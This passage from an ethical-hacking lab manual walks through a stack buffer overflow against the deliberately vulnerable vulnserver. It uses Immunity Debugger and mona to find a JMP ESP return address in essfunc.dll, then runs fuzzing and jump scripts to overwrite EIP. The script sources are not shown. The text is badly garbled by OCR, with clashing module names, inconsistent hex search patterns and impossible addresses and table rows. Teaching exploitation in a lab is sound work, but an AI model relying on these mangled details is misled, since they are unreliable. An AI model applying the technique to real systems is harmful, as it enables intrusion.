!+1 Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.

Module info :

```

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS DLL	Version	Modulename	Path
0x62500000	0x62500000	0x00000000	False	False	False	False	-1.0-	[vessfunc.dll] (E:\CEH-Tools\CEHv18\Module_06\System\Hacking\Buffer_Overflow\Tools\vessfunc.dll)		
0x75800000	0x75a2d2000	0x00252000	True	True	True	False	10.0.22000.434	[KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)		
0x74f50000	0x74fa0000	0x00050000	True	True	True	False	10.0.22000.1	[ws2_32.dll] (C:\Windows\System32\ws2_32.dll)		
0x74fa0000	0x75a40000	0x000a0000	True	True	True	False	10.0.22000.1	[apphelp.dll] (C:\Windows\System32\apphelp.dll)		
0BAD0F00	0x00400000	0x00407800	0x00007000	False	False	False	-1.0-	[vulnserver.exe] (E:\CEH-Tools\CEHv18\Module_06\System\Hacking\Buffer_Overflow\vulnserver.exe)		
0BAD0F00	0x77240000	0x77330000	0x0000f000	True	True	True	False	10.0.22000.434	[ntdll.dll] (C:\Windows\System32\ntdll.dll)	
0BAD0F00	0x75c50000	0x75d82000	0x000c2000	True	True	True	False	7.0.22000.1	[msvcr90.dll] (C:\Windows\System32\msvcr90.dll)	
0BAD0F00	0x776f0000	0x77899000	0x001a9000	True	True	True	False	10.0.22000.434	[RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)	
0BAD0F00	0x76e70000	0x76f2b000	0x000bb000	True	True	True	False	10.0.22000.1	[RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)	
0BAD0F00	0x75c50000	0x75cb4000	0x00064000	True	True	True	False	10.0.22000.1	[WS2_32.dll] (C:\Windows\System32\WS2_32.dll)	

```
!mona modules
```

Running

2:55 AM
3/12/2024

179. Now, we will exploit the **vessfunc.dll** module to inject shellcode and take full control of the EIP register.

180. Click [Parrot Security](#) to switch to the **Parrot Security** machine.
181. In a new **Terminal** window, execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
182. The password that you type will not be visible.
183. Now, run **cd** command to jump to the root directory.
184. In the **Terminal** window, run **python3 /home/attacker/converter.py** command.
185. This script will ask assembly code as input.
186. The **Enter the assembly code here :** prompt appears; type **JMP ESP** and press **Enter**.
187. The result appears, displaying the hex code of **JMP ESP** (here, **ffe4**).
188. Note down this hex code value.
189. Close the terminal window.

190.

A screenshot of a terminal window on Parrot OS. The terminal title is "python3 /home/attacker/converter.py - Parrot Terminal". The terminal content shows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~#
#python3 /home/attacker/converter.py
Enter the assembly code here : JMP ESP
Hex: ffe4
[root@parrot]~#
#
```

The desktop background features a colorful parrot. The desktop environment includes icons for Trash, CEHv13 Module 16 (Hacking Wireless), CEHv13 Module 13 (Hacking Web Servers), and CEHv13 Module 14 (Hacking Web Applications). The taskbar at the bottom shows the terminal window and the file "python3 /home/attacker/converter.py".

191. Click [Windows 11-M6](#) to switch back to the **Windows 11** machine.
192. In the **Immunity Debugger** window, type `!mona find -s "lxfflx4" -m essfunc.dll` and press **Enter** in the text field present at the bottom of the window.
193. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.
194. Here, the return address of the vulnerable module is **0x625011af**.

195.

Immunity Debugger - vulnserver.exe - [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs

Address Message

74F00000 Modules C:\Windows\SYSTEM32\apphelp.dll
75800000 Modules C:\Windows\System32\KERNELBASE.dll
75C50000 Modules C:\Windows\System32\WS2_32.DLL
75C80000 Modules C:\Windows\System32\msvcp90.dll
7E700000 Modules C:\Windows\System32\RPCRT4.dll
77240000 Modules C:\Windows\System32\KERNEL32.DLL
776F0000 Modules C:\Windows\SYSTEM32\ntdll.dll
77766E70 [23:24:18] Attached process paused at ntdll.DbgBreakPoint
[23:25:47] Thread 000017A8 terminated, exit code 0
[+] Command used:
!mona modules

Mona command started on 2024-03-31 23:25:57 (v2.0, rev 604). -----
[+] Processing arguments and criteria
- Pointer access level : X
[+] Generating module info table, hang on...
[+] Processing modules
- Done. Let's rock'n roll.

Module info :

Base	Top	Size	Rebase	SafeSEH	RSLR	NXCompat	OS DLL	Version	Modulename & Path
0x62500000	0x62500000	0x00000000	False	False	False	False	-1.0-	[essfunc.dll] (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)	
0x62580000	0x625d2000	0x00052000	True	True	True	True	10.0.22000.434	[KERNEL32.dll] (C:\Windows\System32\KERNEL32.dll)	
0x62450000	0x6245a000	0x00050000	True	True	True	True	10.0.22000.1	[InProcSock.dll] (C:\Windows\System32\InProcSoc.dll)	
0x624f0000	0x624fa000	0x0000a000	True	True	True	True	10.0.22000.1	[apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)	
0x62040000	0x62040000	0x00007000	False	False	False	False	-1.0-	[vulnserver.exe] (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\vulnserver.exe)	
0x62240000	0x62733000	0x0000f000	True	True	True	True	10.0.22000.434	[KERNEL32.dll] (C:\Windows\System32\KERNEL32.dll)	
0x625c0000	0x625d82000	0x0000e2000	True	True	True	True	7.0.22000.1	[msvcr90.dll] (C:\Windows\System32\msvcr90.dll)	
0x62766000	0x627899000	0x001a9000	True	True	True	True	10.0.22000.434	[Intel.dll] (C:\Windows\SYSTEM32\ntdll.dll)	
0x6276f7000	0x6276f7000	0x0005b000	True	True	True	True	10.0.22000.1	[RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)	
0x6275c5000	0x6275c5000	0x00064000	True	True	True	True	10.0.22000.1	[WS2_32.dll] (C:\Windows\System32\WS2_32.dll)	

[+] This mona.py action took 0:00:00.421000
[+] Command used:
!mona find -s "\xff\x44" -m essfunc.dll

Mona command started on 2024-03-31 23:29:49 (v2.0, rev 604). -----
[+] Processing arguments and criteria
- Pointer access level : *
- Only querying modules essfunc.dll
[+] Generating module info table, hang on...
[+] Processing modules
- Done. Let's rock'n roll.
- Tracing search pattern as bin
[+] Searching from 0x62500000 to 0x62500000
[+] Preparing output file 'find.txt'
[+] Reinitializing logfile find.txt
[+] Writing results to find.txt
- Number of pointers of type "\xff\x44" : 9
[+] Results :
625011af : "0x625011af : "\xff\x44" : {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
6250118B : "0x625011bb : "\xff\x44" : {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
625011C7 : "0x625011c7 : "\xff\x44" : {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
625011D3 : "0x625011d3 : "\xff\x44" : {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
625011D9 : "0x625011d9 : "\xff\x44" : {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
625011D9 : "0x625011d9 : "\xff\x44" : {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
625011D9 : "0x625011d9 : "\xff\x44" : {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
625011E9 : "0x625011e9 : "\xff\x44" : {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
625011E9 : "0x625011e9 : "\xff\x44" : {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
62501283 : "0x62501283 : "\xff\x44" : escll {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
62501283 : "0x62501283 : "\xff\x44" : escll {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
62501205 : "0x62501205 : "\xff\x44" : escll {PAGE_EXECUTE_READ} [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (E:\CEH-Tools\CEHv18\Module_06\System_Hacking\BuffOverflow\essfunc.dll)
[+] Found a total of 9 pointers
[+] This mona.py action took 0:00:01.266000

!mona find -s "\xff\x44" -m essfunc.dll

Running

3:02 AM
3/12/2024

196.

Close Immunity Debugger and the vulnerable server process.


197.

Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** **server** process to **Immunity Debugger**.

198


In the **Immunity Debugger** window, click the **Go to address in Disassembler** icon.

199.




200. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.

201.



202. You will be pointed to **625011af** **ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.

203.



204.

Now, click on the **Run program** in the toolbar to run **Immunity Debugger**.

205.

Click [Parrot Security](#) to switch to the **Parrot Security** machine.

206.

Maximize the **terminal** window, run **chmod +x jump.py** command to change the mode to execute the Python script.

207.

Now, run **./jump.py** command to execute the Python script.

208.

```
Applications Places System Terminal Help
./jump.py - Parrot Terminal
[root@parrot]~/Desktop/Scripts]
#chmod +x fuzz.py
[root@parrot]~/Desktop/Scripts]
./fuzz.py
^Cuzzing crashed vulnerable server at 10200 bytes
[root@parrot]~/Desktop/Scripts]
#pluma findoff.py
[root@parrot]~/Desktop/Scripts]
#chmod +x findoff.py
[root@parrot]~/Desktop/Scripts]
./findoff.py
[root@parrot]~/Desktop/Scripts]
#chmod +x overwrite.py
[root@parrot]~/Desktop/Scripts]
./overwrite.py
[root@parrot]~/Desktop/Scripts]
#chmod +x badchars.py
[root@parrot]~/Desktop/Scripts]
./badchars.py
[root@parrot]~/Desktop/Scripts]
#chmod +x jump.py
[root@parrot]~/Desktop/Scripts]
./jump.py
[root@parrot]~/Desktop/Scripts]
#
```

Menu .jump.py - Parrot Ter... [/usr/share/metasploit... [/usr/share/metasploit...]

209.

Click [Windows 11-M6](#) to switch to the **Windows 11** machine.


210.

In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

211.

